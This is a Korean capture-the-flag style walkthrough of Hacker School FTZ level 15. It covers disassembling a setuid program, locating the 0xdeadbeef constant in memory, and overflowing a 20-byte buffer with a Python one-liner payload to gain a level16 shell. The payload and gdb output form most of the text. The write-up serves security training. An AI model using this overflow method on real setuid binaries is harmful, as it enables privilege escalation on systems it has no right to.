Hacker School FTZ
- level 15 -

1. hint 파일 살펴보기

```
[level15@ftz level15]$ ls
attackme  hint  public_html  tmp
```

처음 접속하여 ls 명령어를 이용해 현재 디렉토리를 살펴보았다.
이전과 같이 attackme 프로그램과 함께 hint라는 파일이 존재하는 것을 확인할 수 있다.

```
[level15@ftz level15]$ cat hint

#include <stdio.h>

main()
{ int crap;
  int *check;
  char buf[20];
  fgets(buf,45,stdin);
  if (*check==0xdeadbeef)
   {
     setreuid(3096,3096);
     system("/bin/sh");
   }
}
```

cat 명령을 이용해 hint 파일의 내용을 살펴보았다.
C 소스 코드가 힌트인 것을 보아 우리가 발견한 attackme라는 프로그램의 소스 코드인 것 같다.
crap라는 int형 변수와 check라는 int형 포인터 변수, buf라는 char형의 배열이 선언되어 있다.
fgets() 함수를 통해 45의 크기만큼 입력을 받아 buf 배열에 저장한 뒤, check 포인터의 값을 비교하여 true일 경우, 3096, level16의 권한을 얻어 /bin/sh을 실행하는 것을 확인할 수 있었다.
buf의 크기는 20이지만, 입력을 45만큼 받으므로 우리는 이를 이용하여 BOF 공격을 하면 될 것이다.
이전 단계와 같아 보이지만, check 변수가 포인터로 바뀌어 우리는 이 변수에 어떠한 주소 값을 넣어줘야 할 것이다.

2. 스택 확인

우리는 프로그램의 구조를 확인하기 위해 gdb 명령을 이용해 프로그램의 디버깅 정보를 확인할 것이다.


```
[level15@ftz level15]$ gdb attackme
GNU gdb Red Hat Linux (5.3post-0.20021129.18rh)
Copyright 2003 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for details.
This GDB was configured as "i386-redhat-linux-gnu"...
```

```
(gdb) set disassembly-flavor intel
```

본인은 intel식 어셈블리어 표현이 더 편하므로 intel식으로 세팅을 할 것이다.

```
(gdb) disas main
Dump of assembler code for function main:
0x08048490 <main+0>:    push   ebp
0x08048491 <main+1>:    mov    ebp,esp
0x08048493 <main+3>:    sub    esp,0x38
0x08048496 <main+6>:    sub    esp,0x4
0x08048499 <main+9>:    push   ds:0x8049664
0x0804849f <main+15>:   push   0x2d
0x080484a1 <main+17>:   lea    eax,[ebp-56]
0x080484a4 <main+20>:   push   eax
0x080484a5 <main+21>:   call   0x8048360 <fgets>
0x080484aa <main+26>:   add    esp,0x10
0x080484ad <main+29>:   mov    eax,DWORD PTR [ebp-16]
0x080484b0 <main+32>:   cmp    DWORD PTR [eax],0xdeadbeef
0x080484b6 <main+38>:   jne    0x80484dd <main+77>
0x080484b8 <main+40>:   sub    esp,0x8
0x080484bb <main+43>:   push   0xc18
0x080484c0 <main+48>:   push   0xc18
0x080484c5 <main+53>:   call   0x8048380 <setreuid>
0x080484ca <main+58>:   add    esp,0x10
0x080484cd <main+61>:   sub    esp,0xc
0x080484d0 <main+64>:   push   0x8048548
0x080484d5 <main+69>:   call   0x8048340 <system>
0x080484da <main+74>:   add    esp,0x10
0x080484dd <main+77>:   leave
0x080484de <main+78>:   ret
0x080484df <main+79>:   nop
End of assembler dump.
```

이후, main 함수를 disassemble하면 위와 같은 어셈블리 코드를 볼 수 있을 것이다.
<main+17>에서 ebp-56 위치에 있는 값에 fgets 함수를 이용해 값을 넣으므로 이곳은 buf의 위치일 것이다.
<main+29>에서 ebp-16 위치에 있는 값과 0xdeadbeef를 비교하므로 이곳은 check의 위치일 것이다.
그렇다면 buf와 check 사이에 dummy가 20의 크기만큼 존재하고, check와 SFP 사이에 crap 변수와 dummy가 존재하여 이 크기는 12만큼 될 것이다. 이를 스택으로 그려보면 다음과 같다.



3. 0xdeadbeef 위치 찾기

우리는 포인터 변수를 통해 if문에서 비교를 하므로 0xdeadbeef가 있는 실질적인 주소를 찾아야 한다.
따라서, 다시 attackme 프로그램을 gdb 명령을 통해 여는데, quiet 모드로 실행할 것이다.

```
[level15@ftz level15]$ gdb -q attackme
```

```
(gdb) x/50x main
0x8048490 <main>:       0x83e58955      0xec8338ec      0x6435ff04      0x6a080496
0x80484a0 <main+16>:    0xc8458d2d      0xfeb6e850      0xc483ffff      0xf0458b10
0x80484b0 <main+32>:    0xbeef3881      0x2575dead      0x6808ec83      0x00000c18
0x80484c0 <main+48>:    0x000c1868      0xfeb6e800      0xc483ffff      0x0cec8310
0x80484d0 <main+64>:    0x04854868      0xfe66e808      0xc483ffff      0x90c3c910
0x80484e0 <__do_global_ctors_aux>:      0x53e58955      0xa104ec83      0x0804962c      0x04962cbb
0x80484f0 <__do_global_ctors_aux+16>:   0xfff88308      0x768d1674      0x27bc8d00      0x00000000
0x8048500 <__do_global_ctors_aux+32>:   0xff04eb83      0x83038bd0      0xf475fff8      0xc35d5b58
0x8048510 <init_dummy>: 0x83e58955      0xec8908ec      0xb68dc35d      0x00000000
0x8048520 <_fini>:      0x53e58955      0x0000e852      0x815b0000      0x001112c3
0x8048530 <_fini+16>:   0x00768d00      0xfffea7e8      0xfc5d8bff      Cannot access memory at address 0x804853c
(gdb) x/10x 0x80484b0
0x80484b0 <main+32>:    0xbeef3881      0x2575dead      0x6808ec83      0x00000c18
0x80484c0 <main+48>:    0x000c1868      0xfeb6e800      0xc483ffff      0x0cec8310
0x80484d0 <main+64>:    0x04854868      0xfe66e808
(gdb) x/x 0x80484b1
0x80484b1 <main+33>:    0xadbeef38
(gdb) x/x 0x80484b2
0x80484b2 <main+34>:    0xdeadbeef
```

이후, 16진수로 각 위치들을 확인하고, 조금씩 조정해 가며 0xdeadbeef가 있는 곳을 찾으면 된다.
현재 0xdeadbeef의 위치는 0x80484b2에 있는 것을 확인할 수 있다.

4. attackme 실행

우리는 이렇게 얻은 정보들을 통하여 attackme 프로그램을 실행할 것이다.

```
[level15@ftz level15]$ (python -c 'print "A"*40 + "\xb2\x84\x04\x08"'; cat) | ./attackme
```

buf의 상대적 위치로부터 40만큼 아무 의미 없는 값으로 채워준 뒤, check 위치에 0xdeadbeef가 있는 주소인 0x80484b2를 리틀 엔디안 방식으로 넣어줄 것이다. 이후, cat을 통해 우리가 파이썬 출력을 통해 나온 값이 attackme 프로그램의 입력으로 들어가게 잡아줄 것이다.

```
id
uid=3096(level16) gid=3095(level15) groups=3095(level15)
```

이후, 아무런 말이 뜨지 않는데 여기서 id 명령을 통해 쉘의 정보를 확인하자 UID가 정상적으로 level15로 설정되어 우리는 level15의 권한을 획득한 것을 확인할 수 있었다.

5. 비밀번호 획득

```
my-pass

Level16 Password is "[redacted]".
```

my-pass 명령을 통해 level16의 비밀번호를 획득할 수 있다. 이를 따로 기록하여 level16 로그인 시, 사용하자.